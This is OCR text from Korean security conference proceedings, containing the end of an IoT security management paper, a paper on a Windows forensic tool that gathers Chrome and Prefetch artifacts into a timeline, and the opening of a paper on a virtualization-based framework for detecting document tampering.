
[그림 1] IoT 보안 대응 조직 체계 개선방안

1.2 세부 처리 절차 개선방안


[그림 2]는 보안 위협요소 발견 및 처리를 위한 세부 절차를 나타낸다. 한국인터넷진흥원의 KrCERT에서는 항시 보안 위협요소를 모니터링 하고 있으며, KrCERT 자체적으로 취약점을 발견한 상황이나, 혹은 산학연 관련 전문가, 소비자단체 등로 구성된 IoT 보안 모니터링단에서 보안 위협 요소를 감지하여 접수된 경우 KrCERT는 접수된 내용을 기반으로 위해 정보 현황 및 범위를 파악한다. 여기서 위해정보 현황 및 범위 파악의 경우 중요한 기준은 신체적/물질적 위협요소가 존재하는지에 대한 부분이다. IoT 제품의 상당수가 다소 심각한 보안 위협을 받을 경우는 상당수가 이러한 위협요소에 해당될 수 있다. 만약, 별도의 신체적/물질적인 위협요소가 존재하지 않으면, KISA는 해당 사업자 측에 취약점 조치 권고를 하고, 사업자는 취약점을 조치하여 KISA로부터 검증을 받는다. 만약 검증에 실패하면, 다시 해당 부분에 대한 취약점 개선이 필요하고, 검증이 완료되면, 최초 신고자에게 일정부분의 포상금을 수여한다.

1.3 사후 보안성 결함 관리 절차 개선방안

[그림 3]은 제품안전협회로부터 중대 결함 리콜 조치완료 통보를 받은 시점 이후의 처리 절차를 나타낸다. 우선 리콜 조치가 끝나면, 제품안전협회는 중대 결함 리콜 조치완료를 통보한다. 또한 KISA에서는 IoT 제품에 대한 보안성 이상여부를 구체적으로 확인한다. 이후, 사후관리에 대한 연간 및 세부 계획을 수립한다. 사후관리에 대한 사전 예고가 이루어지면, 해당 업체측은 보안조치 내역서를 KISA 측에 전달하여야 한다. 만약, 사후조치가 제대로 되지 않은 경우로 판단된 경우, 불시 현장조사를 하여 현황을 점검할 수도 있다. 또한, 사후조치가 보안성 개선이 불가능한 경우로 판단될 경우에는 관련부서에 제품 수거를 의뢰한다. 정상적인 사후조치가 이루어졌음이 판단되면 상황 종료를 선언한다.



[그림 2] 세부 처리 절차(안)



[그림 3] 사후 보안성 결함 관리 방안

IV. 본 연구의 시사점

현재 IoT 제품에 대한 보안 결함 문제 발생 시에 각 부처에 대한 책임소관이 명확치 않은 특성이 있다. 특히, IoT 제품에 대한 소프트웨어의 결함이 발생하였으나, 이를 통하여 실제 물리적 제품에 영향을 끼칠지에 대해서는 명확하지 않은 경우, 또한 여기에 소프트웨어 업데이트 처리가 불가능한 경우에 대해서는 해당 제품을 통하여 실질적으로 사용자에게 어떤 피해가 있을지에 대한 판단이 쉽지 않으므로 처리 방안이 명확하지 않은 부분이 존재한다. 이는 과거 물리적 제품에 대한 리콜과 보안성 침해에 대한 부분의 책임부처가 별도로 존재하는 것이 한가지 원인이 될 수 있다.

4차 산업시대를 대비하여 사물과 정보기술이 결합된 IoT 제품의 특성에 따라, 각 해당 부처가 유기적으로 협업하여 본 논문에서 제안한 내용과 같이 IoT 보안 위협에 공통적으로 대응하는 것이 바람직할 것으로 판단된다.

V. 결론

4차 산업 환경에서 예상되는 부작용 가운데 보안에 대한 위협이 실질적으로 매우 중요한 부분이 될 것으로 예상되며, 이에 대한 안전한 대응 및 예방책이 필수이다. 따라서 본 논문에서는 4차 산업의 주요 화두가 되는 IoT에 대한 관리체계적인 부분에서 대응방안을 제시하였다. 제안한 내용은 각 소관부처가 유기적으로 결합하여 IoT 보안 위협에 통합적인 대응을 하는 것을 특징으로 하고 있다.

IoT 보안은 기술적인 관점에서만이 아니라 정책/제도적인 관점에서도 중요하게 바라보아야 한다. 4차 산업 시대가 도래함과 동시에 이에 대한 철저한 관리 체계적 대응책 마련이 시급하며, 안전한 미래를 위해 IoT 환경에 적합한 보안 관리체계가 필수적으로 조성되어야 할 것이다.

ACKNOWLEDGMENT

이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2017-0-00207,클라우드 기반 지능형 영상보안 인큐베이팅 플랫폼 개발). 교신저자 (박남제, namjepark@jejunu.ac.kr).

[참고문헌]

[1] Donghyeok Lee, Namje Park, "Proposal of Technology and Policy Post-Security Management Framework for Secure IoT Environment", Journal of KIIT. Vol. 15, No. 4, pp. 127-138, Apr. 30 2017.

[2] Zhou, Liang and Han-Chieh Chao, "Multimedia traffic security architecture for the internet of things", IEEE Network 25.3, 2011.

[3] Donghyeok Lee and Namje Park, "A Study on Metering Data De-identification Method for Smart Grid Privacy Protection", Journal of the Korea Institute of Information Security & Cryptology, Vol. 26, No. 6, pp. 1593-1603, Dec. 2016.

[4] Babar, Sachin, et al., "Proposed security model and threat taxonomy for the Internet of Things (IoT)", In International Conference on Network Security and Applications, pp. 420-429, Jul. 2010.

C-7 여성과학자

오 수 현 (호서대)

- **디지털 증거 수집을 위한 윈도우 포렌식 도구 설계 및 개발**
  전시영, 윤새정, 송혜원, 전현선, 맹소윤, 조은비, 한송희, 최은정
- **Bubble-Doc: 가상화 스토리지를 활용한 문서 위/변조 보안 프레임워크**
  전우진, 홍도원, 박기웅
- **효율적인 Quadratic Projection 기반 홍채 인식: Dual QML을 적용한 홍채 인식 방법**
  권태연, 노건태, 정익래

Journal of The Korea Institute of Information Security & Cryptology ISSN 1598-3986(Print)
VOL.24, NO.6, Dec. 2014 ISSN 2288-2715(Online)
http://dx.doi.org/10.13089/JKIISC.2014.24.6.1

디지털 증거 수집을 위한 윈도우 포렌식 도구 설계 및 개발

전시영[1], 맹소윤, 송혜원, 윤새정, 전현선, 조은비, 한송희, 최은정[2]
[1, 2]서울여자대학교 정보보호학과

Design and development of Windows forensic tool for digital evidence collection

Si-Young Jun[1], So-Yoon Maneg, Hye-Won Song, Sae-Jung Yun, Hyeon-Seon Jeon, Eun-Bee Jo, Song-Hee Han,Eun-Jung Choi[2]
[1, 2]Dept. of Information Security, Seoul Women's University.

요 약

현대 사회에서 사고 발생 시 PC의 정보를 수집하고 분석하는 과정이 중요해지고 있다. 본 논문은 Windows 환경에서 Chrome 브라우저와 Prefetch 정보를 수집하여 악의적인 목적을 가진 접근을 탐지하고 분석을 하기 위한 기존의 디지털 포렌식 도구를 발전시키고 있다. 본 포렌식 도구는 여러 시스템이 관련된 사건을 통합적으로 분석 할 수 있고, 누락되거나 해석이 어려운 흔적을 이해할 수 있는 가능성을 증가시켜 향후 사이버 범죄 수사에 유용하게 사용될 것이다.

ABSTRACT

The process of gathering and analyzing PC information in case of an accident in modern society is becoming important. In this paper, we are developing a digital forensic tool for detecting and analyzing malicious intentions by collecting Chrome browser and Prefetch information in Windows environment. This forensic tool will be useful for future cybercrime investigations by integrating various systems related events and increasing the possibility of understanding missing or difficult to understand traces.

keyword: Digital forensic, Evidence, Search, Cyber crime, Chrome browser, Prefetch, Timeline

1. 서 론

1.1. 필요성

악성 프로그램으로부터 시스템이 공격을 당했을 때, 해당 시스템의 데이터를 수집하여 공격자가 어떻게 침입하였는지, 어떤 활동을 하였는지, 어떤 피해를 주었는지 정확히 분석해야 추가 피해를 막고 사전 대응을 할 수 있다. 그러나 윈도우 시스템이 복잡하고 데이터의 양도 많기 때문에 분석가가 시스템에서 수작업으로 데이터를 수집하고 분석하는데 많은 시간과 시행착오가 따른다. 기존의 디지털 포렌식 툴이 있다고 하더라도 공격자의 공격 방법은 계속 고도화되며 새로운 기법을 사용하기 때문에 지속적인 업그레이드가 필요하고 분석가가 쉽고, 빠르게 분석할 수 있도록 시각화할 필요가 있다.

1) 주저자, quddkfl201@naver.com
2) 교신저자, chej@swu.ac.kr

2. 관련 기술 동향

디지털 포렌식은 정보 수집과 분석이 중요하다. 본 연구는 기존 포렌식 도구와 차별성을 두기 위해 기존 포렌식 도구가 어떠한 정보를 수집하고 분석하는지 알아보았다. 이 동향 조사를 토대로 기존 포렌식 도구를 개선하는 방향으로 연구를 진행하였다.

2.1 정보 수집

PC정보를 수집/분석, 수집, 분석, 키워드, Timeline 기능을 제공한다. 정보를 수집하고 수집된 정보를 기반으로 분석한다. 또한 찾고자 하는 키워드가 존재하면 정보가 나타나며, 대략 한 달 전부터 생성/수정/삭제/접근한 파일을 시간정보 순서로 나타낸다.

2.3.1 System Information

수집한 시스템 정보 중 Base Information, User List, Process 목록, Service 정보, Network 연결정보, 링크 파일, 최근에 사용한 바로가기 확장자 정보, 삭제된 파일 정보, 업데이트 정보를 수집하여 리스트화 한다.

2.3.2 Command History

파일의 실행흔적, 부팅이나 응용프로그램 실행 시 성능향상을 위해 구현된 프리패치 정보, 윈도우 보안 레지스트리 뷰어에 존재하는 사용자 이름, 경로, SID, GID, 마지막 런타임 정보, 어떤 사용자 계정을 통하여 실행되었는지 여부, 실행파일 경로 정보를 수집하여 리스트화 한다.

2.3.3 Internet Browser

흔히 사용하는 Internet Browser의 Cache 정보, Cookie 정보, History 정보를 수집하여 리스트화 한다. 수집된 정보를 기반으로 URL, Decoded URL, 경로, 파일 형식, 조회수, 사용 횟수, 크기, 최근 수정시각, 최근 접근 시각, 만기 시각의 정보를 알 수 있다.

2.3.4 Registry

윈도우 하드웨어, 운영체제 소프트웨어, 비운영체제 소프트웨어, 사용자 PC 선호도 등에 대한 정보와 설정에 대한 모음이다. 사용자가 제어판 설정, 파일 연결, 시스템 정책, 설치된 소프트웨어 변경 시 변경 사항들이 레지스트리에 반영되어 저장되며 이를 수집한다.

2.3.5 Event Log

운영체제의 운용과정에서 발생하는 특정 동작을 체계적으로 기록한 바이너리 로깅 시스템으로서 시스템의 전반적인 동작을 종합적으로 기록하는 것이다. 이벤트 로그를 통해서 시스템의 운용 상태를 알 수 있다.

Application, OAlerts, Security, System(설치로그), Window PowerShell등의 정보를 수집한다.

2.2 정보분석

2.3.1 Collect

PC에 설치되어 있는 수집된 프로그램 파일 정보를 리스트화 하여 수집된 정보들의 경로, 악성코드 여부, 확장자, 서명 여부, 제작사, 제품명, 버전, 생성시간, 수정시간, 최근 접근시간, 타임스탬프, 에러여부 등의 정보를 기반으로 정보 분석을 용이하게 해준다.

2.3.2 Analysis

수집된 정보들을 분석한 정보로써 악성코드 위험이 높은 경우 빨간색으로 표시하여 더 자세히 살펴보도록 한다, 분석된 정보들의 경로, 악성코드일 가능성, 에러 여부, 상세 정보 등을 제공한다.

3. 주요 내용

본 포렌식에서는 Chrome, Prefetch 정보 수집과 Timeline 기능 구현을 목표로 한다.

기존 포렌식 도구는 국내시장에 초점을 맞춰 국내 점유율이 높은 IE브라우저를 중점으로 기능을 제공한다. 본 포렌식 도구는 세계적으로 점유율이 높은 Chrome 브라우저의 정보를 수집 및 분석함으로써 정보 수집 범위가 확대된다.

이와 더불어 수집된 정보를 시간 순으로 정렬하고, 수집된 악성코드들을 하이라이트하는 기능을 시각적

으로 제공한다는 점에서 기존의 포렌식 도구와 차별성을 가진다.

3.1. Chrome

최근 웹브라우저 시장 점유율 1위를 차지하던 IE를 제치고 Chrome이 정상에 올랐다. 이것은 Chrome의 Artifacts가 더욱 중요해질 것을 의미한다. 이에 따라 본 포렌식은 Chrome의 Cookie, Download, History정보를 수집한다.

Cookie 정보는 클라이언트 브라우저에 일정 기간 동안만 저장되는 정보를 의미한다. id, password와 같은 사용자 정보가 저장된다.

Download 정보는 Chrome 브라우저를 사용하면서 다운받은 파일의 정보를 수집한다. 다운로드한 파일에 대한 형식, 시간, url뿐만 아니라 위험도를 알 수 있다.

History 정보는 사용자가 접속한 사이트에 대한 기록 정보를 제공한다. 해당 사이트에 대한 정보들과 방문 횟수를 제공한다.

3.2. Prefetch

Prefetch는 실행파일의 속도를 향상시키기 위해 실행파일이 로딩 시 사용하는 시스템 자원을 미리 저장해둔 것이다. 수집된 정보들을 통해 실행파일의 최초 실행 시각과 마지막 실행 시각을 알 수 있기 때문에, 시스템에서의 실행파일 사용 이력을 파악하는데 도움이 된다.

3.3. Timeline

TimeLine 분석은 시간 순서대로 사건의 정보가 나열되므로 사건의 흐름을 추적하는 것이 용이하다. 또한 여러 시스템이 관련된 사건을 통합적으로 분석할 수 있고 침해 사고 분석 시 의심 시점을 아는 경우 침해 행위를 파악할 수 있다.

4. 구 현




Fig.1. Initial screen of program execution. Each button displays information related to this button.

4.1. Chrome

Chrome 브라우저에 남아있는 정보를 수집하여 출력하는 기능이다. 여기서는 Cookie, Download, Cache, History 정보를 수집한다.

4.1.1. Chrome Cookie




Fig.2. A list that displays Cookie information collected from the Chrome Browser.

쿠키 정보는 총 8개의 항목을 수집하고 있다. Chrome Cookie 리스트는 쿠키 생성시간, Host Key, 쿠키 이름, 저장 경로, 쿠키 만료시간, Secure 쿠키, Http only 쿠키, 마지막 접근시간을 출력한다. 본 연구는 기존의 IE의 쿠키분석에서는 볼 수 없는 새로운 쿠키에 대한 정보인 secure cookies값과 httponly cookies값을 추가함으로써 더욱 종합적인 판단을 할 수 있도록 한다.

4.1.2. Chrome Download



Fig.3. A list that displays Download information collected from the Chrome Browser.

다운로드 정보는 총 9개의 항목을 수집하고 있다. Chrome Download 리스트는 다운로드 한 항목, 파일 수정 시간, 다운로드 URL, 다운로드 시작시간, 다운로드 완료시간, 파일 총 크기, 다운로드 완료 상태, 위험도, 파일형식을 출력한다.

4.1.3. Chrome History




Fig.4. A list that displays History information collected from the Chrome Browser.

히스토리 정보는 다운로드 테이블로부터 수집되며 총 6개의 항목을 수집하고 있다. Chrome History 리스트는 접속한 URL, URL 접속 시간, URL Title, 방문 횟수, 타이핑 접속 방문 횟수, hidden 타입을 출력한다. 기존의 IE의 히스토리 분석에서 볼 수 없는 새로운 로그가 등장하여 보다 많은 정보를 얻을 수 있다.

4.2. Prefetch

프리패치는 두 개의 리스트 뷰에 정보가 나뉘어 수집된다. 먼저 상단에는 프리패치 파일명, 프로세스 이름, 실행 횟수, 사이즈, 최근 실행 시각, 생성 시각, 최근 수정 시각에 대한 정보가 출력된다. 이 수집된 정보들을 통해 프리패치의 시간 정보인 실행파일의 최초 실행 시각과 마지막 실행 시각을 알 수 있기 때문에, 시스템에서의 실행파일 사용 이력을 파악하는 데 도움이 된다.




Fig.5. A list that displays Prefetch information. It is divided into two lists to output pre-patch information.

하단에는 상단에서 클릭한 프리패치에 해당하는 내부 참조 목록이 수집된다. 내부 참조 목록은 시스템 자원의 이름과 경로로 구성되어 있다. 프리패치 내부의 참조 목록을 통해서는 문서 편집 프로그램을 사용했을 경우 문서 파일의 경로를 확인할 수 있고, 압축 해체 프로그램을 사용했을 시에서는 압축 해체된 파일의 목록을 확인할 수 있다.

4.3. Timeline



Fig.6. Timeline list listing information chronologically.

Timeline을 통해 Chrome의 정보와 프리패치의 정보를 시간 순으로 정렬한다. 세 가지 항목으로 구성되어 있으며, 타입명, 파일명, 최근 access 시간의 내용을 담고 있다.

4.3.1 Timeline 첫 번째 기능




Fig.7. It is a search function that can find what you want in the timeline

Timeline에서 원하는 내용을 찾을 수 있는 검색 기능이다. 화면과 같이 'google'이라는 키워드를 입력하면 'google'이 포함된 내용이 파란줄로 표시되어 원하고자 하는 분석을 하기 용이하다. 옆의 '다음 찾기' 버튼을 이용하여 키워드에 해당하는 모든 내용을 차례로 파악할 수 있다.

4.3.2 Timeline 두 번째 기능



Fig.8. Highlight malicious programs and malicious URL history from the list.

악성프로그램과 악성 URL리스트를 본 연구의 툴 내부에 저장해 놓았다. Timeline 내용 중 악성으로 판단되는 기록들을 찾아 노란색으로 하이라이트 하여 악성코드에 노출되었음을 알려준다.

5. 결 론

본 연구는 다음과 같은 점에서 기존의 포렌식 도구들과는 다른 의의가 있다.

첫 번째, 국내 점유율이 높은 IE브라우저를 타겟으로 한 포렌식 툴과는 달리 본 연구는 세계적으로 점유율이 높은 Chrome브라우저에 대한 정보를 제공함으로써 국외 시장에서 더 효율적으로 이용될 수 있다.

두 번째, 프리패치 정보를 제공하여 윈도우 설치부터 현재까지 실행된 파일의 목록들과 , 이에 연결된 dll 목록들을 통하여 pc의 사용흔적 추적을 용이하게 하였다.

세 번째, 수집된 모든 정보들을 시간 순으로 정렬하는 타임라인 기능을 통하여, 사건경위를 파악하고 연결된 프로세스를 유용하게 찾을 수 있다.

이는 여러 시스템이 관련된 사건을 통합적으로 분석 할 수 있고, 누락되거나 해석이 어려운 흔적을 이해할 수 있는 가능성을 증가시켜 향후 사이버 범죄 수사에 유용하게 사용될 것이다.

추후 지속적인 연구와 유지보수를 통해 변화의 흐름을 반영한 포렌식 도구가 되도록 하는 것이 연구의 최종목표이다.

References

(1) Jung Il Hong, Visual C MFC Programming, 2013
(2) AhnLab, Ahn Forensic tool
(3) SJ Jeon, 〔PFP Reference〕 Windows System Analysis

Bubble-Doc: 가상화 스토리지를 활용한 문서 위/변조 보안 프레임워크

전우진*, 홍도원**, 박기웅†

*세종대학교 정보보호학과, **공주대학교 응용수학과 홍도원

Document forgery and tampering security framework using virtualized storage

Woo-Jin Jeon*, Dowon Hong**, Ki-Woong Park†

Division of information security, Sejong University†

**Department of applied mathematics, Kongju National University

요 약

기존의 전통적인 종이 문서를 대체하는 페이퍼리스 환경에 대한 확산 노력과 효율적인 전자 문서 작업 환경 서비스를 제공해주는 클라우드 컴퓨팅이 보급화 됨에 따라 전자 문서의 보안 이슈가 발생되었다. 클라우드 환경과 결합된 문서 중앙화 시스템은 전자 문서에 대한 보안을 강화하기 위하여 문서에 대한 접근 권한 제어, 문서 버전 및 이력 관리, 자동 체크인/체크아웃 등 다양한 기술을 사용하고 있다. 하지만 이와 같은 기술은 전자 문서의 위조, 변조, 훼손에 관해서 직접적인 보안을 제공하지 않으며, 전자 문서의 보안사고 발생 시 사용자에게 해당 문서에 대한 가용성을 제공할 수 없으며, 악성 행위에 대한 신속한 대응이 어렵다는 한계점을 가지고 있다. 따라서 본 논문에서는 클라우드 환경이 가지고 있는 가상화 특성을 활용한 전자 문서 위/변조 보안 프레임워크를 제안한다.

I. 서론

지난 2010년 지식경제부에서는 '녹색 경제 활성화를 위한 전자문서 확산방안[1, 2, 3]'을 발표하였으며, 2015년 말까지 업무에 사용되는 종이문서의 50% 감축을 목표로 삼았다. 당시에는 기존의 종이 문서를 대체하는 도구로서의 전자 문서에 대한 관리 및 보안법 등 여러 가지 문제가 제도적으로 불완전하여 활성화하는데 어려움이 많았다. 하지만 클라우드 컴퓨팅이 확산되면서 전자 문서는 단순 종이 문서의 대체 목적이 아닌 언제 어디서나 문서 작업을 할 수 있는 업무의 효율성 측면이 부각되었고, 클라우드 환경에 문서 중앙화 기술이 융합된 클라우드 문서 중앙화 방식이 등장함에 따라 문서의 디지털화(Paperless)에 대한 관심이 높아졌다. 이러한 전자문서의 활성화에도 불구하고 여전히 전자 문서의 위조, 변조, 훼손과 같은 보안 이슈에 관한 문제는 존재하고 있다. 이와 같은 이슈에 대한 대표적인 보안사고 사례로는 2017년 5월 발생한 워너크라이(WannaCry) 랜섬웨어(Ransomware)[4, 5, 6]가 있다. 이는 사용자의 컴퓨터를 악성코드로 감염시켜 컴퓨터 내의 파일을 암호화시키는 파일 변조 공격으로 150여 개국 20만대 이상의 컴퓨터가 감염되었으며 정부기관, 의료기관, 공항 등 각국의 공공기관까지 피해를 입었다. 위의 사례에서 알 수 있듯이 절대 변경되어서는 안 되는 기업체의 계약서 또는 대통령기록물과 같은 가치가 높은 전자 문서일수록 문서에 대한 위조, 변조, 훼손에 관한 보안사고 발생 시 미치는 영향력이 사회/경제적으로 확대되고 국가 경쟁력 약화로 이어질 수 있기 때문에 전자 문서에 대한 보안 강

화가 필수적이다.

현재 대중적으로 사용되고 있는 전자 문서 위/변조 보안 기술을 보면 서버 모니터링을 이용한 파일 위/변조 보안 솔루션, 전자서명과 인증을 활용한 전자문서 위/변조방지 솔루션 등 공통적으로 솔루션을 사용하여 보안 관리가 되고 있다는 것을 알 수 있다. 하지만 가치가 높은 전자문서는 대부분 기업 또는 정부기관의 내부망의 스토리지에 위치하고 있는 경우가 대부분이므로, 망 분리가 되어있는 공공기관 또는 기업의 환경에서는 솔루션을 설치해야한다는 것 자체가 경제적, 성능적인 부담으로 다가올 수 있다는 한계점을 가지고 있다. 따라서 본 논문에서는 클라우드 플랫폼에 사용하는 가상화 기술의 특징을 활용하여 호스트 운영체제 레벨에서의 가상머신 내부에 저장되는 봉인 된 문서의 위/변조를 탐지 할 수 있는 프레임워크를 제안한다. 제안된 문서 위/변조 탐지 프레임 워크는 가상화 된 스토리지와 가상화 된 메모리를 호스트 운영체제에서 모니터링하기 때문에 클라우드 내 가상머신(인스턴스) 내부에 문서의 위/변조를 탐지하기 위한 에이전트가 불필요 하다는 특징을 갖고 있다.

본 논문의 구성은 다음과 같다. 2장에서는 클라우드 시스템 환경에서 발생할 수 있는 문서 보안에 관한 연구에 대해 서술하고, 3장에서는 클라우드 시스템 환경의 특성인 가상화를 활용한 스토리지 레벨에서의 문서 보안 프레임워크를 제안한다. 4장에서는 본 논문에서 제안한 프레임워크의 악성 행위 탐지 실험결과에 대해 설명하고, 5장에서는 결론을 기술한다.

II. 클라우드 기반의 전자 문서 위/변조 보안 관련 연구

본 장에서는 클라우드 가상화 환경에서 발생할 수 있는 전자 문서의 위/변조 예방 및 탐지를 위한 기술에 대해 설명하고 이에 대한 관련 연구와 한계점을 도출한다.

2.1 클라우드 문서 중앙화 기술의 보안 기술

클라우드 기반의 문서 중앙화 기술은 클라우드 컴퓨팅 환경과 문서 중앙화 기술이 접목된 것으로 기존 IT 환경에서의 단일 데이터센터 및 네트워크 환경에 의존성이 높았던 점을 보완하였다. 이는 현대의 업무 환경 변화에 따라 파일 공유 및 부서 간의 협업, 외부업체와의 협력에 대한 공동 문서 작업이 요구되어짐에 따라 대두되게 되었다. 현재 클라우드 기반의 문서 중앙화 시스템의 문서 관리에 대한 보안은 폴더 접근 권한 제어, 문서 버전/이력 관리, 자동 체크인/체크아웃 등으로 이루어지고 있다. 하지만 문서의 위/변조에 대한 보안은 접근 권한 제어를 통해 미약하게 이루어지고 있다는 한계점을 가지고 있다.

2.2 악성행위를 효율적으로 탐지하기 위한 메모리 기술 연구

최신 변종 악성코드[7, 8]와 같이 메모리에서 상주하는 악성코드들은 기존 안티바이러스 툴로 탐지하기 어렵다는 문제가 있다. 클라우드 환경에서 최신 변종 악성코드를 탐지하기 위한 메모리 모니터링 연구[9, 10]에서는 이러한 문제점을 해결하기 위해 운영체제의 커널 메모리 모니터링을 통하여 악성코드를 효율적으로 탐지하는 기술을 제안하였다. 하지만 이와 같은 탐지 기술은 보안 사고에 대한 즉각적인 대응이 어렵다는 한계점을 가지고 있다.


이와 같이 현재까지 연구되어진 클라우드 환경에서의 문서 위/변조 보안 기술 및 연구는 전자 문서의 위/변조 예방 및 탐지를 보장하기는 어려웠으며, 랜섬웨어와 같은 악성코드 감염으로 인한 파일 변조 행위에 즉각적인 대응이 어렵다는 한계점을 가지고 있다.

III. 가상화 기술을 활용한 스토리지 레벨의 문서 위/변조 보안 프레임워크

본 장에서는 클라우드의 특성인 가상화 환경에서 발생할 수 있는 수정 불가한 디지털 문서

에 대한 위/변조를 탐지하고 차단할 수 있는 문서 보안 프레임워크를 제안한다. 제안된 프레임워크는 디지털 문서의 위/변조를 정확하고 빠르게 탐지할 수 있도록 효율적인 바이너리 비교 연산 알고리즘을 사용하였고, 위/변조 탐지 시 해당 행위에 대해 즉각적으로 대응하기 위해 가상머신이 할당 받아 사용하고 있는 가상 스토리지를 회수하도록 설계 하였으며, 악성행위가 탐지 된 시점에 인스턴스에 대한 메모리 덤프 수행을 통해 인스턴스 운영체제의 상세한 행위정보를 기록할 수 있도록 설계 및 구현하였다.

3.1 디지털 문서의 위/변조 보안 탐지 프레임워크



[그림 1] Bubble-Doc 프레임워크의 구조

본 논문에서 제안한 Bubble-Doc의 프레임워크 구조는 [그림 1]과 같다. Bubble-Doc 프레임워크는 디지털 문서의 위/변조에 대해 즉각적으로 탐지하고 대응 가능하도록 설계된 기술로, 사용자가 수정 불가하도록 봉인된 문서에 대한 보호를 Bubble-Doc에 요청하게 되면 GFS Manager는 구동되고 있는 여러 인스턴스에 대해 구별하기 위한 인스턴스 ID, Time Stamp, Hash Data 정보를 원본 파일과 함께 GFS 영역에 저장 후 파일 사본을 생성하여 사용자 인스턴스의 Bubble Storage에 저장한다. 그 후 Bubble-Doc은 두 파일간의 차이값을 비교 및 판별하는 diff 알고리즘을 활용하여 GFS 영역의 전자 문서와 사용자 인스턴스 가상화 스토리지 영역에 저장되어있는 파일 바이너리 해시 정보를 비교하고, 보호되어야하는 문서에 대한 위/변조가 감지되었을 경우 사용자 영역의 Bubble Storage가 회수되어 해당 인스턴스의 사용자는 더 이상 해당 문서를 볼 수 없게 된다. 이는 악성 행위가 탐지된 사용자 인스턴스에 대한 기존의 파일 접근 거부 대응 방식에서 더 나아가 악성 행위자가 전자 문서에 대해 위/변조하려는 파일이 저장되어있는 가상화 스토리지를 회수함으로써 인스턴스 사용자에게 전자 문서가 삭제됨과 같은 효과를 주어 한층 더 적극적인 대응 방식의 보안이 가능하도록 설계하였다.

3.2 GFS(Gravity Free Storage) 기술

